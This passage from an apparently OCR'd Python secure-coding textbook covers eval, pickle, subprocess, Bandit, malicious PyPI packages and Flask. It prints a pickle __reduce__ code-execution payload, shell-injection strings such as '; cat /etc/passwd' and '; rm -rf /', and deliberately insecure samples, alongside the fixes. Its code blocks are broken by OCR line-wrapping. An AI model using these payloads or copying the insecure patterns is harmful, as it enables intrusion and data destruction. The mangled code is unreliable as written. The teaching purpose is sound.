using **`eval()`** only with input validated sources and return values from functions that you can control.

In the next section, we are introducing a number of techniques to control user input.

Controlling user input in dynamic code evaluation

In Python applications, the main way to evaluate code dynamically is to use the **`eval()`** and **`exec`** functions. The use of these methods can lead to a loss of data integrity and can often result in the execution of arbitrary code. To control this case, we could use regular expressions with the **`re`** module to validate user input.

You can find the following code in the **`eval_user_input.py`** file:

```
import re
python_code = input()
pattern =
      re.compile("valid_input_
      regular_expressions")
if
      pattern.fullmatch(python
      _code):
eval(python_code)
```

From the security standpoint, if the user input is being handed over to **`eval()`** without any validation, the script could be vulnerable to a user executing arbitrary code. Imagine running the preceding script on a server that holds confidential information. An attacker may probably have access to this sensitive information

depending on a number of factors, such as access privileges.

As an alternative to the **`eval()`** function, we have the **`literal_eval()`** function, belonging to the **`ast`** module, which allows us to evaluate an expression or a Python string in a secure way. The supplied string can only contain the following data structures in Python: strings, bytes, numbers, tuples, lists, dicts, sets, or Booleans.

Pickle module security

The **`pickle`** module is used to implement specific binary protocols. These protocols are used for serializing and de-serializing a Python object structure. Pickle lets you store objects from Python in a file so that you can recover them later. This module can be useful for storing anything that does not require a database or temporary data.

This module implements an algorithm to convert an arbitrary Python object into a series of bytes. This process is also known as **object serialization**. The byte stream representing the object can be transmitted or stored, and then rebuilt to create a new object with the same characteristics. In simple terms, serializing an object means transforming it into a unique byte string that can be saved in a file, a file that we can later unpack and work with its content.

For example, if we want to serialize a list object and save it in a file with a **`.pickle`** extension, this task can be executed very easily with a couple of lines of code and with the help of this module's **`dump`** method:

```
import pickle
```

```
object_list =
      ['mastering','python','s
      ecurity']
with open('data.pickle',
      'wb') as file:
         pickle.dump(object_li
      st, file)
```

After executing the preceding code, we will get a file called **`data.pickle`** with the previously stored data. Our goal now is to unpack our information, which is very easy to do with the **`load`** method:

```
with open('data.pickle',
      'rb') as file:
         data =
      pickle.load(file)
```

Since there are always different ways of doing things in programming, we can use the **`Unpickler`** class to take our data to the program from another approach:

```
with open('data.pickle',
      'rb') as file:
         data =
      pickle.Unpickler(file)
         list = data.load()
```

From a security perspective, Pickle has the same limitations as the **`eval()`** function since it allows users to build inputs that execute arbitrary code.

The official documentation (https://docs.python.org/3.7/library/pickle.html) gives us the following warning:

"The pickle module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source."

The documentation for pickle makes it clear that it does not guarantee security. In fact, deserialization can execute arbitrary code. Between the main problems that the **`pickle`** module has from the security standpoint, we can highlight what makes it vulnerable to code injection and data corruption:

- No controls over data/object integrity
- No controls over data size or system limitations
- Code is evaluated without security controls
- Strings are encoded/decoded without verification

Once an application deserializes untrusted data, this can be used to modify the application's logic or execute arbitrary code. The weakness exists when user input is not sanitized and validated properly prior to transfer to methods such as **`pickle.load()`** or **`pickle.loads()`**.

In this example, the use of **`pickle.load()`** and **`yaml.load()`** is insecure because the user input is not being validated.

You can find the following code in the **pickle_yaml_insecure.py** file:

```
import os
import pickle
import yaml
user_input = input()
with open(user_input,'rb') as
     file:
    contents =
     pickle.load(file) #
     insecure
with open(user_input) as
     exploit_file:
contents =
     yaml.load(exploit_file)
     # insecure
```

From the security point of view, the best practice at this point is to never load data from an untrusted input source. You can use alternative formats for serializing data, such as JSON, or more secure methods, such as **yaml.safe_load()**.

The main difference between both functions is that **yaml.load()** converts a YAML document to a Python object, while **yaml.safe_load()** limits this conversion to simple Python objects such as integers or lists and throws an exception if you try to open the YAML that contains code that could be executed.

In this example, we are using the **safe_load()** method to securely serialize a file. You can find the following code in the **yaml_secure.py** file:

```
import os
import yaml
user_input = input()
with open(user_input) as
     secure_file:
   contents =
     yaml.safe_load(secure_fi
     le) # secure
```

One of the main security problems of the Pickle module is that it allows us to modify the deserialization flow. For example, we could intervene and execute when an object deserializes. To do this, we could overwrite the **`__reduce__`** method.

If we overwrite the **`__reduce__`** method, this method is executed when you try to deserialize a pickle object. In this example, we see how we can obtain a shell by adding to the **`__reduce__`** method the logic to execute a command on the machine where we are executing the script.

You can find the following code in the **`pickle_vulnerable_reduce.py`** file:

```
import os
import pickle
class Vulnerable(object):
    def __reduce__(self):
       return (os.system,
      ('ls',))
def serialize_exploit():
   shellcode =
     pickle.dumps(Vulnerable(
     ))
```

```
    return shellcode
def
     insecure_deserialize(exp
     loit_code):
        pickle.loads(exploit
     _code)
if __name__ == '__main__':
    shellcode =
     serialize_exploit()
    print('Obtaining
     files...')
    insecure_deserialize(shel
     lcode)
```

To mitigate malicious code execution, we could use methods such as **`new chroot`** or **`sandbox`**. For example, the following script represents a new chroot, preventing code execution on the root folder itself.

You can find the following code in the **`pickle_safe_chroot.py`** file:

```
import os
import pickle
from contextlib import
     contextmanager
class
     ShellSystemChroot(object
     ):
def __reduce__(self):
return (os.system, ('ls /',))
@contextmanager
```

```
def system_chroot():
os.chroot('/')
yield
def serialize():
with system_chroot():
shellcode =
     pickle.dumps(ShellSystem
     Chroot())
return shellcode
def
     deserialize(exploit_code
     ):
with system_chroot():
pickle.loads(exploit_code)
if __name__ == '__main__':
shellcode = serialize()
deserialize(shellcode)
```

In the preceding code, we are using the **context-manager decorator in system_chroot()** method. In this method, we are using the **os** module to establish a new root when deserializing the pickle object.

Security in a subprocess module

The **subprocess** module allows us to work directly with commands from the operating system and it is important to be careful with the actions that we carry out using this module. For example, if we execute a process that interacts with the operating system, we need to analyze

parameters we are using to avoid security issues. You can get more information about the subprocess module by visiting the official documentation:

- https://docs.python.org/3/library/subprocess.html
- https://docs.python.org/3.5/library/subprocess.html#security-consideration

Among the most common subprocess methods, we can find **`subprocess.call()`**. This method is usually useful for executing simple commands, such as listing files:

```
>>> from subprocess import
      call
>>> command = ['ls', '-la']
>>> call(command)
```

This is the format of the **`call()`** method:

```
subrocess.call (command [,
      shell=False, stdin=None,
      stdout=None,
      stderr=None])
```

Let's look at these parameters in detail:

- The **`command`** parameter represents the command to execute.

- **`shell`** represents the format of the command and how it is executed. With the **`shell = False`** value, the command is executed as a list, and with **`shell = True`**, the command is executed as a character string.
- **`stdin`** is a file object that represents standard input. It can also be a file object open in read mode from which the input parameters required by the script will be read.
- **`stdout and stderr`** will be the standard output and standard output for error messages.

From a security point of view, the shell parameter is one of the most critical since it is the responsibility of the application to validate the command so as to avoid vulnerabilities associated with shell injection.

In the following example, we are calling the **`subprocess.call(command, shell = True)`** method in an insecure way since the user input is being passed directly to the shell call without applying any validation.

You can find the following code in the **`subprocess_insecure.py`** file, as shown in the following script:

```
import subprocess
data = input()
command = ' echo ' + data + '
     >> ' + ' file.txt '
subprocess.call(command,
     shell = True) #insecure
with open('file.txt','r') as
     file:
data = file.read()
```

The problem with the **`subprocess.call()`** method in this script is that the command is not being validated, so having direct access to the filesystem is risky because a malicious user may execute arbitrary commands on the server through the data variable.

Often you need to execute an application on the command line, and it is easy to do so using the **`subprocess`** module of Python by using **`subprocess.call()`** and setting **`shell = True`**. By setting **`Shell = true`**, we will allow a bad actor to send commands that will interact with the underlying host operating system. For example, an attacker can set the value of the data parameter to **`"; cat /etc/passwd "`** to access the file that contains a list of the system's accounts or something dangerous.

The following script uses the **`subprocess`** module to execute the **`ping`** command on a server whose IP address is passed as a parameter.

You can find the following code in the **`subprocess_ping_server_insecure.py`** file:

```
import subprocess
def ping_insecure(myserver):
    return
      subprocess.Popen('ping -
      c 1 %s' % myserver,
      shell=True)
print(ping_insecure('8.8.8.8
      & touch file'))
```

TIP

The best practice at this point is to use the **`subprocess.call()`** *method with* **`shell=False`** *since it protects you against most of the risks associated with piping commands to the shell.*

The main problem with the **`ping_insecure()`** method is that the server parameter is controlled by the user, and could be used to execute arbitrary commands; for example, file deletion:

```
>>> ping('8.8.8.8; rm -rf /')
64 bytes from 8.8.8.8:
      icmp_seq=1 ttl=58
      time=6.32 ms
rm: cannot remove `/bin/dbus-
      daemon': Permission
      denied
rm: cannot remove `/bin/dbus-
      uuidgen': Permission
      denied
rm: cannot remove `/bin/dbus-
      cleanup-sockets':
```

```
      Permission denied
rm: cannot remove
      `/bin/cgroups-mount':
      Permission denied
rm: cannot remove
      `/bin/cgroups-umount':
      Permission denied
```

This function can be rewritten in a secure way. Instead of passing a string to the ping process, our function passes a list of strings. The **ping** program gets each argument separately (even if the argument has a space in it), so the shell doesn't process other commands that the user provides after the **ping** command ends:

You can find the following code in the **subprocess_ping_server_secure.py** file:

```
import subprocess
def ping_secure(myserver):
    command_arguments =
      ['ping','-c','1',
      myserver]
    return
      subprocess.Popen(command
      _arguments, shell=False)
print(ping_secure('8.8.8.8'))
```

If we test this with the same entry as before, the **ping** command correctly interprets the value of the server parameter as a single argument and returns the unknown host error message, since the added command, **(; rm -rf)**, invalidates correct pinging:

```
>>> ping_secure('8.8.8.8; rm
      -rf /')
ping: unknown host 8.8.8.8;
      rm -rf /
```

In the next section, we are going to review a module for sanitizing the user input and avoid security issues related to a command introduced by the user.

Using the shlex module

The best practice at this point is to sanitize or escape the input. Also, it's worth noting that secure code defenses are layered and the developer should understand how their chosen modules work in addition to sanitizing and escaping input. In Python, if you need to escape the input, you can use the **`shlex`** module, which is built into the standard library, and it has a utility function for escaping shell commands:

`shlex.quote()` returns a sanitized string that can be used in a shell command line in a secure way without problems associated with interpreting the commands:

```
>>> from shlex import quote
>>> filename = 'somefile; rm
      -rf ~'
>>> command = 'ls -l
      {}'.format(quote(filenam
      e)) #secure
>>> print(command)
>>> ls -l 'somefile; rm -rf
      ~'
```

In the preceding code, we are using the **`quote()`** method to sanitize the user input to avoid security issues associated with commands embedded in the string user input. In the following section, we are going to review the use of insecure temporary files.

Insecure temporary files

There are a number of possibilities for introducing such vulnerability into your Python code. The most basic one is to actually use deprecated and not recommend temporary files handling functions. Among the main methods that we can use to create a temporary file in an insecure way, we can highlight the following:

- **`os.tempnam()`**: This function is vulnerable to **`symlink`** attacks and should be replaced with **`tempfile`** module functions.
- **`os.tmpname()`**: This function is vulnerable to **`symlink`** attacks and should be replaced with **`tempfile`** module functions.
- **`tempfile.mktemp()`**: This function has been deprecated and the recommendation is to use the **`tempfile.mkstemp()`** method.

From a security point of view, the preceding functions generate temporary filenames that are inherently

insecure because they do not guarantee exclusive access to a file with the temporary name they return. The filename returned by these functions is guaranteed to be unique on creation, but the file must be opened in a separate operation. By the way, there is no guarantee that the creation and open operations will happen atomically, and this provides an opportunity for an attacker to interfere with the file before it is opened.

For example, in the **mktemp** documentation, we can see that using this method is not recommended. If the file is created using **mktemp**, another process may access this file before it is opened.

As we can see in the documentation, the recommendation is to replace the use of **mktemp** by **mkstemp**, or use some of the secure functions in the **tempfile** module, such as **NamedTemporaryFile**.

The following script opens a temporary file and writes a set of results to it in a secure way.

You can find the following code in the **writing_file_temp_secure.py** file:

```
from tempfile import
     NamedTemporaryFile
def write_results(results):
    filename =
     NamedTemporaryFile(delet
     e=False)
    print(filename.name)
    filename.write(bytes(resu
     lts,"utf-8"))
```

```
    print("Results written
      to", filename)
write_results("writing in a
     temp file")
```

In the preceding script, we are using **`NamedTemporaryFile`** to create a file in a secure way.

Now that we have reviewed the security of some Python modules, let's move on to learning how to get more information about our Python code by using a static code analysis tool for detecting vulnerabilities.

Static code analysis for detecting vulnerabilities

In this section, we will cover Bandit as a static code analyzer for detecting vulnerabilities. We'll do this by reviewing tools we can find in the Python ecosystem for static code analysis and then learning with the help of more detailed tools such as Bandit.

Introducing static code analysis

The objective of static analysis is to search the code and identify potential problems. This is an effective way to find code problems cheaply, compared to dynamic analysis, which involves code execution. However, running an effective static analysis requires overcoming a number of challenges.

For example, if we want to detect inputs that are not being validated when we are using the **`eval()`**

function or the `subprocess` module, we could create our own parser that would detect specific rules to make sure that the different modules are used in a secure way.

The simplest form of static analysis would be to search through the code line by line for specific strings. However, we can take this one step further and parse the **Abstract Syntax Tree**, or **AST**, of the code to perform more concrete and complex queries.

Once we have the ability to perform analyses, we must determine when to run the checks. We believe in providing tools that can be run both locally and in the code that is being developed to provide a rapid response, as well as in our line of continuous development, before the code merges into our base code.

Considering the complexity of these problems and the scale of the code bases in a typical software project, it would be a benefit to have some tools that could automatically help to identify security vulnerabilities.

Introducing Pylint and Dlint

Pylint is one of the classic static code analyzers. The tool checks code for compliance with the PEP 8 style guide for Python code. Pylint also helps with refactoring by tracking double code, among other things. An optional type parameter even checks whether all of the parameters accepted by the Python script are consistent and properly documented for subsequent users.

TIP

The Python user community has adopted a style guide called PEP 8 that makes code reading and consistency between programs for different users easier: https://www.python.org/dev/peps/pep-0008.

Developers can use plugins to extend the functionality of the tool. On request, Pylint uses multiple CPU cores at the same time, speeding up the process, especially for large-scale source code. You can also integrate Pylint with many IDEs and text editors, such as Emacs, Vim, and PyCharm, and it can be used with continuous integration tools such Jenkins or Travis.

A similar tool with a focus on security is **Dlint**. This tool provides a set of rules called **linters** that define what we want to search for and an indicator that allows those security rules to be evaluated on our base code. This tool contains a set of rules that verify best practices when it comes to writing secure Python.

To evaluate these rules on our base code, Dlint uses the `Flake8` module, http://flake8.pycqa.org/en/latest. This approach allows Flake8 to do the work of parsing Python's AST parsing tree, and Dlint focuses on writing a set of rules with the goal of detecting insecure code. In the Dlint documentation, we can see the rules available for detecting insecure code at https://github.com/duo-labs/dlint/tree/master/docs.

Next, we will review Bandit as a security static analysis tool that examines Python code for typical vulnerabilities; hence, it is recommended on top of Pylint and Dlint. The tool examines in particular XML processing, problematic SQL queries, and encryption. Users can enable and disable the completed tests individually or add their own tests.

The Bandit static code analyzer

Bandit is a tool designed to find common security issues in Python code. Internally, it processes every source code file of a Python project, creating an **Abstract Syntax Tree** (**AST**) from it, and runs suitable plugins against the AST nodes. Using the **`ast`** module, source code is translated into a tree of Python syntax nodes.

The **`ast`** module an only parse Python code, which is valid in the interpreter version from which it is imported. This way, if you try to use the **`ast`** module from a Python 3.7 interpreter, the code should be written for 3.7 in order to parse the code. To analyze the code, you only need to specify the path to your Python code.

Since Bandit is distributed on the PyPI repository, the best way to install it is by using the **`pip install`** command:

```
$ pip install bandit
```

With the **`-h`** option, we can see all the arguments of this tool:

```
usage: bandit [-h] [-r] [-a {file,vuln}] [-n CONTEXT_LINES] [-c CONFIG_FILE]
              [-p PROFILE] [-t TESTS] [-s SKIPS] [-l] [-i]
              [-f {csv,custom,html,json,screen,txt,xml,yaml}]
              [--msg-template MSG_TEMPLATE] [-o [OUTPUT_FILE]] [-v] [-d]
              [--ignore-nosec] [-x EXCLUDED_PATHS] [-b BASELINE]
              [--ini INI_PATH] [--version]
              [targets [targets ...]]

Bandit - a Python source code security analyzer

positional arguments:
  targets               source file(s) or directory(s) to be tested

optional arguments:
  -h, --help            show this help message and exit
  -r, --recursive       find and process files in subdirectories
  -a {file,vuln}, --aggregate {file,vuln}
                        aggregate output by vulnerability (default) or by
                        filename
  -n CONTEXT_LINES, --number CONTEXT_LINES
                        maximum number of code lines to output for each issue
  -c CONFIG_FILE, --configfile CONFIG_FILE
                        optional config file to use for selecting plugins and
                        overriding defaults
  -p PROFILE, --profile PROFILE
                        profile to use (defaults to executing all tests)
  -t TESTS, --tests TESTS
                        comma-separated list of test IDs to run
```

Figure 11.2 – Bandit command options

The use of Bandit can be customized. Bandit allows us to use custom tests that are carried out through different plugins. If you want to execute the **ShellInjection** plugin, then you can try with the following command:

```
$ bandit samples/*.py -p
      ShellInjection
```

You can find some examples to analyze in the GitHub repository: https://github.com/PyCQA/bandit/tree/master/examples

For example, if we analyze the **subprocess_shell.py** script located in https://github.com/PyCQA/bandit/blob/master/examples/subprocess_shell.py, we can get information about the use of the **subprocess** module.

Bandit scans the selected Python file by default and presents the result in an abstract tree of syntax. When Bandit finishes scanning all the files, it produces a report. Once the testing is complete, a report is produced that lists the security issues found in the source code of the target:

```
$ bandit subprocess_shell.py
      -f html -o
      subprocess_shell.html
```

In the following screenshot, we can see the output of executing an analysis over the **subprocess_shell.py** script:


Figure 11.3 – Bandit output report

In summary, Bandit scans your code for vulnerabilities associated with Python modules, such as common security issues involving the **`subprocess`** module. It rates the security risk from low to high and informs you which lines of code trigger the security problem in question.

Bandit test plugins

Bandit supports a number of different tests in Python code to identify several security problems. These tests are developed as plugins, and new ones can be developed to expand the functionality Bandit provides by default.

In the following screenshot, we can see the *available plugins installed by default*. Each plugin provides a different analysis and focuses on analyzing specific functions:



Plugin ID Groupings

ID	Description
B1xx	misc tests
B2xx	application/framework misconfiguration
B3xx	blacklists (calls)
B4xx	blacklists (imports)
B5xx	cryptography
B6xx	injection
B7xx	XSS

Figure 11.4 – Plugins available for analyzing specific Python functions

For example, **`B602 plugin: subprocess_popen_with_shell_equals_true`** performs searches for the subprocess, the **`Popen`** submodule, as an argument in the **`shell = True`** call. This type of call is not recommended as it is vulnerable to some shell injection attacks.

At the following URL, we can view documentation pertaining to the B602 plugin:

https://bandit.readthedocs.io/en/latest/plugins/b602_subprocess_popen_with_shell_equals_true.html

This plugin uses a command shell to search for a subprocess device to use. This form of subprocess invocation is dangerous since it is vulnerable to multiple shell injection attacks.

As we can see in the official docs in the shell injection section, this plugin has the capacity to search methods and calls associated with the **subprocess** module, and can use **shell = True**:

```
shell_injection:
  # Start a process using the
     subprocess module, or
     one of its
    wrappers.
    subprocess:
        - subprocess.Popen
        - subprocess.call
```

In the following screenshot, we can see an output execution of this plugin:




Figure 11.5 – Executing plugins for detecting security issues with subprocess modules

A SQL injection attack consists of a SQL query being inserted or *injected* through the input data provided to an application. **B608: Test for SQL Injection plugin** looks for strings that resemble SQL statements involving some type of string construction operation. For example, it has the capacity to detect the following strings related to SQL queries in the Python code:

```
SELECT %s FROM derp;" % var
"SELECT thing FROM " + tab
```

```
"SELECT " + val + " FROM " +
      tab + …
"SELECT {} FROM
      derp;".format(var)
```

In the following screenshot, we can see an output execution of this plugin:




Figure 11.6 – Executing plugins for detecting security issues associated with SQL injection

In addition, Bandit provides a checklist that it performs to detect those functions that are not being used in a secure way. This checklist tests data on a variety of Python modules that are considered to have possible security implications. You can find more information in the Bandit documentation.

In the following screenshot, we can see the calls and functions that can detect the **`pickle`** module:

ID	Name	Calls	Severity
B301	pickle	• pickle.loads • pickle.load • pickle.Unpickler • cPickle.loads • cPickle.load • cPickle.Unpickler • dill.loads • dill.load • dill.Unpickler	Medium

Figure 11.7 – Pickle module calls and functions

If you find that the **`pickle`** module is being used in your Python code, this module has the capacity to detect unsafe use of the Python pickle module when used to deserialize untrusted data.

Now that we have reviewed Bandit as a static code analysis tool for detecting security issues associated with Python modules, let's move on to learning how to detect Python modules with backdoors and malicious code in the PyPi repository.

Detecting Python modules with backdoors and malicious code

In this section, we will be able to understand how to detect Python modules with backdoors and malicious code. We'll do this by reviewing insecure packages in PyPi, covering how to detect backdoors in Python modules, and with the help of an example of a denial-of-service attack in a Python module.

Insecure packages in PyPi

When you import a module into your Python program, the code is run by the interpreter. This means that you need to be careful with imported modules. PyPi is a fantastic tool, but often the code submitted is not verified, so you will encounter malicious packages with minor variations in the package names.

You can find an article analyzing malicious packages found to be typo-squatting in the Python Package Index at the following URL: https://snyk.io/blog/malicious-packages-found-to-be-typo-squatting-in-pypi.

For example, security researchers have found malicious packages that have been published to PyPi with similar names to popular packages, but that execute arbitrary code instead. The main problem is that PyPi doesn't have a mechanism for software developers to report software that is malicious or may break other software. Also, developers usually install packages in their system without checking their content or origins.

Backdoor detection in Python modules

In recent years, security researchers have detected the presence of "*backdoors*" in certain modules. The SSH Decorate module was a Paramiko decorator for Python that offered SSH client functionality. Although it was not very popular, it exemplifies how this type of incident can occur, making it an easy target to use to spread this backdoor.

Unfortunately, malicious packages have been found that behave differently to the original package. Some of these malicious packages download a file in a hidden way and

run a background process that creates an interactive shell without a login.

This violation of a module, together with the recent incidents published on other modules and repositories, focuses on the security principles present in repositories such as Pypi, where, today, there is no quick or clear way of being able to report these incidents of malicious modules, nor is there a method to verify them by signature.

The main problem is that anyone might upload a project with malicious code hidden in it and naive developers could install this package, believing it's "official" because it's on PyPi. There is an assumption, since pip is part of the core Python, that the packages you install through pip might be more reliable and conform to certain standards than packages you can install from GitHub projects.

Obviously, malicious packages that have been detected have been removed from the repository by the PyPI security team, but we will likely encounter such cases in the future.

Denial-of-service vulnerability in urllib3

urllib3 is one of the main modules that is widely used in many Python projects related to the implementation of an HTTP client. Due to its widespread use, discovering a vulnerability in this module could expose many applications to a security flaw. The vulnerability detected in this module is related to a denial-of-service issue.

You can find a documented DoS with urllib3 at the following URL: https://snyk.io/vuln/SNYK-PYTHON-URLLIB3-559452.

This vulnerability has been detected in version 1.25.2, as we can see in the GitHub repository: https://github.com/urllib3/urllib3/commit/a74c9cfbaed9f811e7563cfc3dce894928e0221a.

The problem was detected in the **`_encode_invalid_chars`** method since, under certain conditions, this method can cause a denial of service due to the efficiency of the method and high CPU consumption under certain circumstances:

```
+ def _encode_invalid_chars(component, allowed_chars, encoding='utf-8'):
+     """Percent-encodes a URI component without reapplying
+     onto an already percent-encoded component. Based on
+     rfc3986.normalizers.encode_component()
+     """
+     if component is None:
+         return component
+
+     # Try to see if the component we're encoding is already percent-encoded
+     # so we can skip all '%' characters but still encode all others.
+     percent_encodings = len(normalizers.PERCENT_MATCHER.findall(
+                             compat.to_str(component, encoding)))
+
+     uri_bytes = component.encode('utf-8', 'surrogatepass')
+     is_percent_encoded = percent_encodings == uri_bytes.count(b'%')
+
+     encoded_component = bytearray()
+
+     for i in range(0, len(uri_bytes)):
+         # Will return a single character bytestring on both Python 2 & 3
+         byte = uri_bytes[i:i+1]
+         byte_ord = ord(byte)
+         if ((is_percent_encoded and byte == b'%')
+                 or (byte_ord < 128 and byte.decode() in allowed_chars)):
+             encoded_component.extend(byte)
```

Figure 11.8 – urllib3 code vulnerability in _encode_invalid_chars()

The key problem associated with this method is the use of the percent encodings array, which contains all percent encoding matches, and the possibilities contained within the array are infinite. The size of percent encodings corresponds to a linear runtime for a URL of length N. The next step concerning the normalization of existing percent-encoded bytes also requires a linear runtime for each percent encoding, resulting in a denial of service in this method.

To fix the problem, it's recommended to check your `urllib3` code and update it to the latest current version where the problem has been solved.

Now that we have examined the Python modules with code that could be the origin of a security issue, let's move on to learning about security in Python web applications with the Flask framework.

Security in Python web applications with the Flask framework

Flask is a micro Framework written in Python with a focus on facilitating the development of web applications under the **Model View Controller** (**MVC**), which is a software architecture pattern that separates the data and business logic of an application from its representation.

In this section, we will cover security in Python web applications with the Flask framework. Because it is a module that is widely used in many projects, from a security point of view, it is important to analyze certain aspects that may be the source of a vulnerability in your code.

Rendering an HTML page with Flask

Developers use Jinja2 templates to generate dynamic content. The result of rendering a template is an HTML document in which the dynamic content generation blocks have been processed.

Flask provides a template rendering engine called **Jinja2** that will help you to create dynamic pages of your web application. To render a template created with Jinja2, the recommendation is to use the **`render_template()`** method, using as parameters the name of our template and the necessary variables for its rendering as key-value parameters.

Flask will look for the templates in the **`templates`** directory of our project. In the filesystem, this directory must be at the same level in which we have defined our application. In this example, we can see how we can use this method:

```
from flask import Flask,
     request, render_template
app = Flask(__name__)
@app.route("/")
def index():
    parameter =
      request.args.get('parame
      ter', '')
    return
      render_template("templat
      e.html", data=parameter)
```

In the preceding code, we are initizaling a flask application and defining a method for attending a request. The index method gets the parameter from the URL and the **`render_template()`** method renders this parameter in the HTML template.

This could be the content of our template file:

```
<!DOCTYPE html>
<html lang="es">
```

```
<head>
    <meta charset="UTF-8">
    <title>Flask
     Template</title>
</head>
<body>
    {{ data }}
</body>
</html>
```

As we can see, the appearance of this page is similar to a static html page, with the exception of **{ { data} }** and the characters **{ % and%}** . Inside the braces, the parameters that were passed to the **render_template()** method are used. The result of this is that during rendering, the curly braces will be replaced by the value of the parameters. In this way, we can generate dynamic content on our pages.

Cross-site scripting (XSS) in Flask

Cross-Site Scripting (**XSS**) vulnerabilities allow attackers to execute arbitrary code on the website and occur when a website is taking untrusted data and sending it to other users without sanitation and validation.

One example may be a website comment section, where a user submits a message containing specific JavaScript to process the message. Once other users see this message, this JavaScript is performed by their browser, which may perform acts such as accessing cookies in the browser or effecting redirection to a malicious site.

In this example, we are using the Flask framework to get the parameter from the URL and inject this parameter into the HTML template. The following script is insecure because without escaping or sanitizing the input parameter, the application becomes vulnerable to XSS attacks.

You can find the following code in the **flask_template_insecure.py** file:

```
from flask import Flask ,
     request , make_response
app = Flask(__name__)
@app.route ('/info',methods =
     ['GET' ])
def getInfo():
parameter =
     request.args.get('parame
     ter','')#insecure
html =
     open('templates/template
     .html').read()
response =
     make_response(html.repla
     ce('{{ data
     }}',parameter))
return response
if __name__ == ' __main__ ':
app.run(debug = True)
```

The instruction line **parameter = request.args.get(' parameter')** is insecure because it is not sanitizing and validating the user input. If we are working with Flask, an easy way to

avoid this vulnerability is to use the template engine provided by the Flask framework.

In this case, the template engine, through the **`escape`** function, would take care of escaping and validating the input data. To use the template engine, you need to import the **`escape`** method from the Flask package:

```
from flask import escape
parameter =
      escape(request.args.get(
      'parameter',''))#secure
```

Another alternative involves using the **`escape`** method from the HTML package.

Disabling debug mode in the Flask app

Running a Flask app in debug mode may allow an attacker to run arbitrary code through the debugger. From a security standpoint, it is important to ensure that Flask applications that are run in a production environment have debugging disabled.

You can find the following code in the **`flask_debug.py`** file:

```
from flask import Flask
app = Flask(__name__)
class MyException(Exception):
    status_code = 400
    def __init__(self,
      message, status_code):
```

```
        Exception.__init__(se
      lf)
@app.route('/showException')
def main():
    raise
      MyException('MyException
      ', status_code=500)
if __name__ == ' __main__ ':
app.run(debug = True)
      #insecure
```

In the preceding script, if we run the **showException** URL, when debug mode is activated, we will see the trace of the exception. To test the preceding script, you need to set the environment variable, **FLASK_ENV**, with the following command:

```
$ export
      FLASK_ENV=development
```

To avoid seeing this output, we would have to disable debug mode with **debug = False**. You can find more information in the Flask documentation.

Security redirections with Flask

Another security problem that we may experience while working with Flask is linked to unvalidated input that can influence the URL used in a redirect and may trigger phishing attacks. Attackers can mislead other users to visit a URL to a trustworthy site and redirect it to a malicious site via open redirects. By encoding the URL, an attacker will have difficulty redirecting to a malicious site.

You can find the following code in the **flask_redirect_insecure.py** file:

```
from flask import Flask,
     redirect, Response
app = Flask(__name__)
@app.route('/redirect')
def redirect_url():
    return
     redirect("http://www.dom
     ain.com/", code=302)
     #insecure
@app.route('/url/<url>')
def change_location(url):
    response = Response()
    headers =
     response.headers
    headers["location"] = url
     # insecure
    return
     response.headers["locati
     on"]
if __name__ == ' __main__ ':
app.run(debug = True)
```

To mitigate this security issue, you could perform a strict validation on the external input to ensure that the final URL is valid and appropriate for the application.

You can find the following code in the **flask_redirect_secure.py** file:

```
from flask import Flask,
     redirect, Response
```

```
app = Flask(__name__)
valid_locations =
      ['www.packtpub.com',
      'valid_url']
@app.route('/redirect/<url>')
def redirect_url(url):
    sanitizedLocation =
      getSanitizedLocation(url
      ) #secure
    print(sanitizedLocation)
    return
      redirect("http://"+sanit
      izedLocation,code=302)
def
      getSanitizedLocation(loc
      ation):
    if (location in
      valid_locations):
         return location
    else:
         return "check url"
if __name__ == ' __main__ ':
app.run(debug = True)
```

In the preceding script, we are using a **whitelist** called **`valid_locations`** with a fixed list of permitted redirect URLs, generating an error if the input URL does not match an entry in that list.

Now that we have reviewed some tips related to security in the Flask framework, let's move on to learning about security best practices in Python projects.

Python security best practices

In this section, we'll look at Python security best practices. We'll do this by learning about recommendations for installing modules and packages in a Python project and review services for checking security in Python projects.

Using packages with the __init__.py interface

